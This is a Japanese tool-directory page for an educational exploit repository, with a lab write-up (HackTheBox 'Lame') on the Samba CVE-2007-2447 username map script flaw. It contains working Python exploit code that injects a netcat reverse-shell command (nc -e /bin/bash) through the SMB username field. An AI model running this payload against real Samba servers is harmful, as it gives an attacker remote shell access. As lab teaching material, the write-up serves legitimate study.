
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2007-2447 — CVE-2007-2447 Samba 3.0.20-3.0.25rc username map スクリプトコマンド実行脆弱性に対する教育用エクスプロイト実装、Python SMB クライアントペイロードと netcat リバースシェル使用。 | Kitploit
ツール/GitHubGitHub/foudadev/cve-2007-2447
脆弱性分析エクスプロイトペネトレーションテストコマンド&コントロール学習と教育リモートアクセスツールペイロード開発バイナリエクスプロイトラボと実践
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

CVE-2007-2447 Samba 3.0.20-3.0.25rc username map スクリプトコマンド実行脆弱性に対する教育用エクスプロイト実装、Python SMB クライアントペイロードと netcat リバースシェル使用。

1242年前未レビュー
リポジトリを見る

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    352
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    344
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    308

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

ExploitDev Journey #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' コマンド実行

オリジナルエクスプロイト: https://www.exploit-db.com/exploits/16320

エクスプロイト名: Samba username map script RCE
CVE: 2007-2447
ラボ: Lame - HackTheBox

説明

Samba 3.0.25未満のバージョンには、攻撃者がSMBサーバーにユーザー名として不正なリクエストを送信することでシステムコマンドを実行できる脆弱性があります。


仕組み


以下は、nohupコマンドを使用してディレクトリを作成する例です:

プログラム的には、/=は除算代入演算子で、通常ループで使用されます。しかし、なぜここでそれを使う必要があるのでしょうか?
その理由は、リクエスト送信時にドメインフィールドとユーザー名フィールドを分割するためです。より詳しい説明はこちらにあります。ユーザー名フィールドを使用してnetcat接続を開き、自分のサーバーに接続します。


エクスプロイトの作成

エクスプロイトの作成は非常に簡単です。Python用のSMBクライアントライブラリ(python3-sambaパッケージをインストール)が既に利用可能なので、以下のように使用するだけです:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

SMBConnectionの動作を理解しましょう。usernameを指定しましたが、他の3つの空文字列は何でしょうか?
それら3つの引数は、password、my_name、remote_nameです。

エクスプロイトを読みやすくするために、明示的に引数とその値を記述することもできますが、username以降の引数の値は必須ではありません:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

次の部分は理解しやすいです。SMBConnectionクラスのインスタンスを使用して接続を行い、ターゲットのIP、ポート、タイムアウト秒数を指定します:

conn.connect(rhost, rport, timeout=10)

最後に

このエクスプロイト開発セッションでは、SMBクライアントを作成し、SMBサーバーに接続する方法を学びました。また、後で試すことができるnohupなどのLinuxコマンドについても学びました。被害マシンから攻撃マシンにnetcatを使用して接続する方法を学びました。これは、エクスプロイト開発の旅で役立つかもしれません。


ツールをダウンロード